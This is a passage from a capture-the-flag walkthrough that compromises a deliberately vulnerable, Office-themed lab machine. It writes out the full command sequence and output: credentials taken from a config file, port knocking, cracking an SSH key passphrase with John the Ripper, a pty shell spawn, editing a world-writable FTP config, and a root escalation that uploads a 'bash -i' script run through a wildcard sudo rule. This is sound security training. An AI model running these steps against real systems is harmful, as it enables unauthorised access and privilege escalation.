                'socket' => ''
        );
www-data@doomsday:/var/www/koken/storage/configuration$
```

We found the username and password below:

Username: kokenuser

Password: Toby!Flenderson444

```
'username' => 'kokenuser',
```

```
'password' => 'Toby!Flenderson444',
```

We need to download the following three images based on the hint provided and look for any differences between them.

Corporate needs you to find the difference between these pictures

Using the tool “exiftool” we can extract the images metadata and search for any possible clues.

```
└─$ sudo exiftool knockknock1.jpg
ExifTool Version Number         : 12.57
File Name                       : knockknock1.jpg
Directory                       : .
File Size                       : 155 kB
File Modification Date/Time     : 2023:05:19 01:24:00-05:00
File Access Date/Time           : 2023:05:19 01:25:04-05:00
File Inode Change Date/Time     : 2023:05:19 01:24:00-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Exif Byte Order                 : Big-endian (Motorola, MM)
Orientation                     : Horizontal (normal)
Image Width                     : 741
Image Height                    : 743
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 741x743
Megapixels                      : 0.551
```

```
└─$ sudo exiftool knockknock2.jpg
ExifTool Version Number         : 12.57
File Name                       : knockknock2.jpg
Directory                       : .
File Size                       : 93 kB
File Modification Date/Time     : 2023:05:19 01:24:04-05:00
File Access Date/Time           : 2023:05:19 01:24:04-05:00
File Inode Change Date/Time     : 2023:05:19 01:24:04-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Copyright                       : #FLAG6: c9db6b7cad326cab2bcf0d2a26f7832d
Comment                         : Open sesame: 5000, 7000, 9000
Image Width                     : 741
Image Height                    : 743
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 741x743
Megapixels                      : 0.551
```

```
└─$ sudo exiftool knockknock3.jpg
ExifTool Version Number         : 12.57
File Name                       : knockknock3.jpg
Directory                       : .
File Size                       : 155 kB
File Modification Date/Time     : 2023:05:19 01:24:08-05:00
File Access Date/Time           : 2023:05:19 01:24:08-05:00
File Inode Change Date/Time     : 2023:05:19 01:24:08-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Exif Byte Order                 : Big-endian (Motorola, MM)
Orientation                     : Horizontal (normal)
Image Width                     : 741
Image Height                    : 743
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 741x743
Megapixels                      : 0.551
```

Here we find both the 6th flag, as well as our next clue. It’s a command to unlock the locked ports we found earlier.

```
Copyright                       : #FLAG6: c9db6b7cad326cab2bcf0d2a26f7832d
Comment                         : Open sesame: 5000, 7000, 9000
```

Using the command “knock 10.0.2.7 5000 7000 9000” we can unlock the SSH port.

```
└─$ knock 10.0.2.7 5000 7000 9000
```

We need to find a way to brute force the passphrase of the SSH private key, it is possible using a variation of “JohnTheRipper”, “SSH2John”. It can be found at the GitHub repository: https://github.com/openwall/john/blob/bleeding-jumbo/run/ssh2john.py

github.com/openwall/john/blob/bleeding-jumbo/run/ssh2john.py

Then use a text editor such as “nano” and copy, paste, and save the script as python file.

```
└$ sudo nano ssh2john.py
```

```
  GNU nano 7.2                    ssh2john *
#!/usr/bin/env python

# Copyright (C) 2012, Dhiru Kholia <dhiru@openwall.com>
# Copyright (C) 2015, Dhiru Kholia <dhiru@openwall.com>
#
# Modified for JtR
#
# Copyright (C) 2011, Jeff Forcier <jeff@bitprophet.org>
#
# This software is Copyright (c) 2020 Valeriy Khromov <valery.khromov at gmail.com>,
# and it is hereby released to the general public under the following terms:
# Redistribution and use in source and binary forms, with or without
# modification, are permitted.
#
# This file is part of ssh.
#
# 'ssh' is free software; you can redistribute it and/or modify it under the
# terms of the GNU Lesser General Public License as published by the Free
# Software Foundation; either version 2.1 of the License, or (at your option)
# any later version.
#
# 'ssh' is distrubuted in the hope that it will be useful, but WITHOUT ANY
# WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR
# A PARTICULAR PURPOSE.  See the GNU Lesser General Public License for more
# details.
#
# You should have received a copy of the GNU Lesser General Public License
# along with 'ssh'; if not, write to the Free Software Foundation, Inc.,
# 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA.

import base64
import binascii

^G Help      ^O Write Out  ^W Where Is   ^K Cut      ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste    ^J Justify    ^/ Go To Line
```

Then move Michael’s SSH private key “michael” into the same directory of the “ssh2john.py” using the “sudo mv michael” command, followed by the location of the directory such as below:

```
└$ sudo mv michael /home/madhatter/Desktop/tools/ssh2john/
```

After, we can run the following command to get the hash value of the SSH private key, make sure the command is run in the same directory as both the “ssh2john.py” script and “michael” SSH private key:
sudo python3 ssh2john.py michael | tee michael-hash

```
└$ sudo python3 /home/madhatter/Desktop/tools/ssh2john/ssh2john.py michael | tee michael-hash
tee: michael-hash: Permission denied
michael:$sshng$1$16$CF1CA7F9558B5637B0C9F66B972B6AB6$1200$1a502dd94862fb304e3211ab01247489c6b56
1393b05304dcca024a8b1b3c93cb57a99442a24e8bbb2dd5b9855eca85f654fbd5fd0a0e4bf4a1d3fb0d0e150795821
cd83b067e69ecb3a228b55a8fe9171e3ad1e523e68153267b0dfd4bc77e2b23197f1b2e9e114fe1e34d9afb6f6f9788
3c30df7c5db247675de1c173d0ac0d103ee7dc7cf9bb33b68f97df36885452da2789c8c769d356d9fd0ca108b5f9ac2
f78829f804a293d6443de0af11dc2c75d4775be3d6ee0724587080898684fa8f8d7a2ca3549c7f45e7774bc87ad8e95
a318eb724656402d390e188d82f6ba4f106aa17f1730455635ff54068aac6e5318558e69da76ef33abbaa725625fa85
2a8b2f131ef64732bd8782e758ab0125c8946656e9f40489e19eb119b8b8a1b81de16d4f9ed35e1ed7223aac72ab11f
ecc05305f4519146ba347c20d3cdadeafa52ab986592413eb3338178887d283aee8af1ca5ed8905f0504c72171b5dfa
5eee0817fe055735c57cfe01f76d1e7304e345dc6978264829c22daa9e9d439d1f1e899a045af40646bf51fc890030d
a0c9d680bbf15820df5cba410c10b1f2a988bd060d8c26098144936fd6045f2ec9f6704e1d029f251c2325f1bfdf7a6
4b7d7f5149172b29784c8f0d982f3e3770fe5b93052b059d7f3a79c2b31cda656057afe35911690521f1466ade915a6
ade815c11e7ca10838b34edf20837e5455937429 7d1c616530606ba54ae5cb93c8cc5e61108c438ae2fa2c4716e6431
8c2dacf0a8e102befbe2a2932481a4d695c6e634172d44d3b00ac8597eec332ef36787848dbd3b879b3b4275e63c485
fc4daf5d5c2b29a8a6d878be91301ebfb9911deb570fd8c87429df0aeeb52e09dc8e205ed15c5eb5c219e1cb8601ed4
9be3b7893001423b11d93d3e20ac5ab1812b8ae40d32ba8cc2d4173c87f127fc0071588098b2a1fc7a025027e80bcfa
4b16c32718b8475ed3a3b1447f739f41c84ede6982cfa0b64060186db9c5251b13dac630289019dff00c871a774b634
fd5a7c6848fbe56111d258bcb92a3c8619285645c5db30ce258596ef1c792dafaa43df9ae75cc59db0b4ca9f9c6bd08
0c5fa204da5dfdc50a18ed568b84e366465fe9a4d9642cee9ab7f7fc0d591faa5fdf6bd1760f5f0387841e0c309ffa8
b251628df79a3f7afa005d46579805a231526c66e156c9f2a903d24b613c8df62f3bd580a38cf2ad89d5c0bba493790
553359e630fc73dbd314657bdfe1153be69f5f135941697ff9681a7e27b1d41d110183472877ae8d1c9faefd680686b
5062138b657ee122fb5e2e45d6283682803c10be4c6259efe2d537f418a1c3a00e7ea986cdaf47710afdbec175af215
7a800fb231c238d36207135b1123d8ffcb073782eab7cbce03deba53e43c75416a2076973206101b84c4edc28c5f5ca
99311c91a3c5e13a6ad9c39bc4d9e3b8deeaa95852306f83d4a06dee55c28456aa6e67a6d260fbc82f9f67c3438dbfe
d46e2de011bf5921c6281ab585ca4ea4d20518048547c79555c8692bd3ad313c06bd2a7f33b762451fc48d22c585c06
12a08c89c21e0c919d06b95f707acfdfc7206930747dfcd42b97979318c4302ddd2dc8bc9ea9ae8973d25a673793c3e
301c70ddbd54a7b5d579c38add252756695707a212cb8ff7a562f3e48e8afc30046a78b6adc9850bdb2
```

We can then use “JohnTheRipper” to pass the hash we just produced from the private key.

sudo john michael-hash -wordlist=/usr/share/wordlists/rockyou.txt

```
└$ sudo john michael-hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mypassword1234   (michael)
1g 0:00:00:01 DONE (2023-05-24 22:19) 0.9433g/s 4962Kp/s 4962Kc/s 4962KC/s mypasswordis2..mypas
sword-7777
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
mypassword1234   (michael)
```

Then we will have to change the permissions of the private key “michael” in order to be able to log into the SSH server.

```
└$ sudo chmod 600 michael
```

Entering the command, “sudo ssh michael@10.0.2.7 -i michael”, we gain access to the SSH server.

```
└─$ sudo ssh michael@10.0.2.7 -i michael
```

```
└─$ sudo ssh michael@10.0.2.7 -i michael
Enter passphrase for key 'michael':
michael@doomsday:~$
```

After getting access, we can use “ls -la” to list all files and hidden directories.

```
michael@doomsday:~$ ls -la
total 60
drwxr-xr-x 6 michael michael  4096 Nov 30  2020 .
drwxr-xr-x 5 root    root     4096 Nov 16  2020 ..
-rw------- 1 michael michael  2687 Nov 30  2020 .bash_history
-rw-r--r-- 1 michael michael   220 Nov 12  2020 .bash_logout
-rw-r--r-- 1 michael michael  3771 Nov 12  2020 .bashrc
drwx------ 2 michael michael  4096 Nov 12  2020 .cache
drwx------ 3 michael michael  4096 Nov 12  2020 .gnupg
drwxrwxr-x 3 michael michael  4096 Nov 12  2020 .local
-rw-r--r-- 1 michael michael   807 Nov 12  2020 .profile
-rw-r----- 1 michael michael 13120 Nov 17  2020 script
drwx------ 2 michael michael  4096 Nov 13  2020 .ssh
-rw-r----- 1 michael michael    41 Nov 30  2020 .sus.txt
```

From here, we can spawn an interactive shell using the following command:

python3 -c 'import pty;pty.spawn("/bin/bash")'

```
michael@doomsday:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
michael@doomsday:~$ ls -la
total 60
drwxr-xr-x 6 michael michael  4096 Nov 30  2020 .
drwxr-xr-x 5 root    root     4096 Nov 16  2020 ..
-rw------- 1 michael michael  3014 May 26 00:49 .bash_history
-rw-r--r-- 1 michael michael   220 Nov 12  2020 .bash_logout
-rw-r--r-- 1 michael michael  3771 Nov 12  2020 .bashrc
drwx------ 2 michael michael  4096 Nov 12  2020 .cache
drwx------ 3 michael michael  4096 Nov 12  2020 .gnupg
drwxrwxr-x 3 michael michael  4096 Nov 12  2020 .local
-rw-r--r-- 1 michael michael   807 Nov 12  2020 .profile
-rw-r----- 1 michael michael 13120 Nov 17  2020 script
drwx------ 2 michael michael  4096 Nov 13  2020 .ssh
-rw-r----- 1 michael michael    41 Nov 30  2020 .sus.txt
```

The 7th flag is found after we “cat” the text file “.sus.txt”.

```
michael@doomsday:~$ cat .sus.txt
#FLAG7: 76a2ecd19b04acb89b7fe8c3d83296df
```

After gaining access and using the “ls” command, there happens to be a movie script titled: “THREAT LEVEL MIDNIGHT”

```
michael@doomsday:~$ ls
ls
script
```

```
michael@doomsday:~$ cat script
cat script
::::::::::::::::::::::::::::::::::::::::::::

THREAT LEVEL MIDNIGHT: THE FULL SCRIPT

::::::::::::::::::::::::::::::::::::::::::::
```

```
michael@doomsday:~$ cat script
cat script
::::::::::::::::::::::::::::::::::::::::::::

THREAT LEVEL MIDNIGHT: THE FULL SCRIPT

::::::::::::::::::::::::::::::::::::::::::::

Delivery Guy: I got a delivery for ya'.

Michael: Leave it at reception.

Delivery: I'm supposed to deliver this one in person. [pulls out a gun and start
s shooting at Michael, who dodges dramatically]

Michael: [pulls out two handguns and kills the man with an unnecessarily large a
mount of bullets] Clean up on aisle five. [Threat Level: Midnight titlescreen ap
pears]

Narrator: [Stanley's voice as the screen shows Scarn Manor] Michael Scarn, well
that's an interesting story. [headlines of Michael Scarn's success are shown as
```

When checking the sudo permissions, we find that we can execute a script as all users.

"sudo -l"

```
michael@doomsday:~$ sudo -l
Matching Defaults entries for michael on doomsday:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User michael may run the following commands on doomsday:
    (ALL) NOPASSWD: /home/creed/defuse*
```

But before we continue, we should try logging into the mysql server with the credentials we found earlier using the following command:

"mysql -ukokenuser -p -D kokendb"

When prompted for the password, we can enter "Toby!Flenderson444".

```
hostname' => 'localhost',
database' => 'kokendb',
username' => 'kokenuser',
password' => 'Toby!Flenderson444'
prefix' => 'koken_',
socket' => ''
```

```
michael@doomsday:~$ mysql -ukokenuser -p -D kokendb
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 110
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Using the command “show tables;”, we can find a list of all the tables in the MySQL database, including the 5th flag.

```
mysql> show tables;
+-------------------------------+
| Tables_in_kokendb             |
+-------------------------------+
| flag                          |
| koken_albums                  |
| koken_applications            |
| koken_categories              |
| koken_content                 |
| koken_drafts                  |
| koken_history                 |
| koken_join_albums_categories  |
| koken_join_albums_content     |
| koken_join_albums_covers      |
| koken_join_albums_tags        |
| koken_join_albums_text        |
| koken_join_categories_content |
| koken_join_categories_text    |
| koken_join_content_tags       |
| koken_join_tags_text          |
| koken_plugins                 |
| koken_settings                |
| koken_slugs                   |
| koken_tags                    |
| koken_text                    |
| koken_trash                   |
| koken_urls                    |
| koken_users                   |
+-------------------------------+
24 rows in set (0.00 sec)
```

We can view this table and flag using the commands:

select * from flag

;

```
mysql> select * from flag
```

```
mysql> select * from flag
    -> ;
+-----------------------------------------+
| record                                  |
+-----------------------------------------+
| FLAG5:d2d1b5f66d0e00b35fe2bdee7ffcb398 |
+-----------------------------------------+
1 row in set (0.00 sec)
```

```
mysql> exit
Bye
```

After exiting the MySQL database, we can navigate to the directory “/home/creed/” using the following command:

cd /home/creed/

```
michael@doomsday:~$ cd /home/creed/
```

```
michael@doomsday:/home/creed$ _
```

Then using the command “ls -al” we can see what is in this directory.

```
michael@doomsday:/home/creed$ ls -al
total 44
drwxr-xr-x 4 creed creed 4096 Jun  7 07:23 .
drwxr-xr-x 5 root  root  4096 Nov 16  2020 ..
-rw-r--r-- 1 root  root  2026 Nov 12  2020 archive.zip
-rw------- 1 creed creed   37 Nov 17  2020 .bash_history
-rw-r--r-- 1 creed creed  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 creed creed 3771 Apr  4  2018 .bashrc
drwx------ 2 creed creed 4096 Nov 13  2020 .cache
```

Nothing useful yet, but this is the directory we can put our “defuse.sh” script in to obtain our 8th and final flag.

```
User michael may run the following commands on doomsday:
    (ALL) NOPASSWD: /home/creed/defuse*
```

Before we do so, we need to find the configuration file “vsftpd.conf”. This is a file used by the VSFTPD (Very Secure FTP Daemon) server, which is a popular FTP server software for Unix-like systems. This file contains various settings and parameters that control the behavior and functionality of the FTP server. We must make sure we are able to make our “defuse.sh” script executable after we upload it too the FTP server.

We can find this configuration file in the following directory using the following command:

“ls -l /etc/vsftpd.conf”

```
michael@doomsday:/home/creed$ ls -l /etc/vsftpd.conf
-rwxrwxrwx 1 root root 5925 Jun  7 07:30 /etc/vsftpd.conf
```

After finding the correct directory, we are able to navigate to it using the following command:

“cd /etc/”

```
michael@doomsday:/home/creed$ cd /etc/
```

Then we can open and edit the configuration file using the command:

“nano vsftpd.conf”

```
michael@doomsday:/etc$ nano vsftpd.conf
```

```
GNU nano 2.9.3                    vsftpd.conf

# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
#
# Run standalone?  vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=NO
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
```

At the bottom of the configuration file, we find that the “chmod_enable=NO” is restricting us from changing file permissions. We need to edit this to “chmod_enable=YES” to allow our “defuse.sh” script to be allowed to be changed into an executable script after we upload it to the FTP server.

```
# Uncomment this to indicate that vsftpd use a utf8 filesystem.
#utf8_filesystem=YES
allow_writeable_chroot=YES
pasv_enable=Yes
pasv_min_port=40000
pasv_max_port=40100
chmod_enable=YES
```

Now that we can change permissions, we can create our “defuse.sh” script using a text editor such as “nano” or “vim” using the following command:

“sudo nano defuse.sh”

```
└─$ sudo nano defuse.sh
```

Then input the following script:

```
#!/bin/bash
bash -i
```

```
#!/bin/bash
bash -i
```

This script will start a new interactive Bash shell session within our existing shell session.

Using the following command, we can log into the FTP server to upload our new interactive shell script in an attempt at gaining root privileges:

“lftp -u creed,creed223 10.0.2.7”

```
└─$ lftp -u creed,creed223 10.0.2.7
```

Then the following command to place the “defuse.sh” script on the FTP server.

“put defuse.sh”

```
lftp creed@10.0.2.7:~> put defuse.sh
```

Finally, we can change the scripts permissions to an executable using with:

“chmod +x defuse.sh”

```
lftp creed@10.0.2.7:~> chmod +x defuse.sh
```

Moving back to the SSH server, we can execute our “defuse.sh” script to gain root privileges using the following command:

“sudo -u root /home/creed/defuse.sh”

```
michael@doomsday:/home/creed$ sudo -u root /home/creed/defuse.sh
```

Using the “id” command, we can display the user and group identity information for the current user.

```
root@doomsday:/home/creed# id
uid=0(root) gid=0(root) groups=0(root)
```

Then we can use the “cd” command to change our directory into the root directory using:


“cd /root”

```
root@doomsday:/home/creed# cd /root
```

Using “ls”, we find our 8th flag is in the root directory, using the command “cat flag.txt” we capture our final flag. **Success!**

```
root@doomsday:/root# ls
flag.txt
```

```
root@doomsday:/root# cat flag.txt
IDENTITY THEFT IS NOT A JOKE! Millions of families suffer every year.
But anyways. You beat me. You are the superior being.

Dwight Schrute
Assistant Regional Manager

#FLAG8: ebadbecff2429a90287e1ed98960e3f6

 _____                                  __  __  _  __   __  _ _
|  __ \                                |  \/  (_)/ _|/ _|(_)
| |  | |_   _ _ __   __ _ ___ _ __    | \  / |_| |_| |_| |_ _ __
| |  | | | | | '_ \ / _` |/ _ \ '__|   | |\/| | |  _|  _| | | '_ \
| |__| | |_| | | | | (_| |  __/ |      | |  | | | | | | | | | | |
|_____/ \__,_|_| |_|\__,_|\___|_|      |_|  |_|_|_| |_| |_|_|_| |_|

root@doomsday:/root# _
```


IDLE HANDS ARE THE DEVIL'S WORKSHOP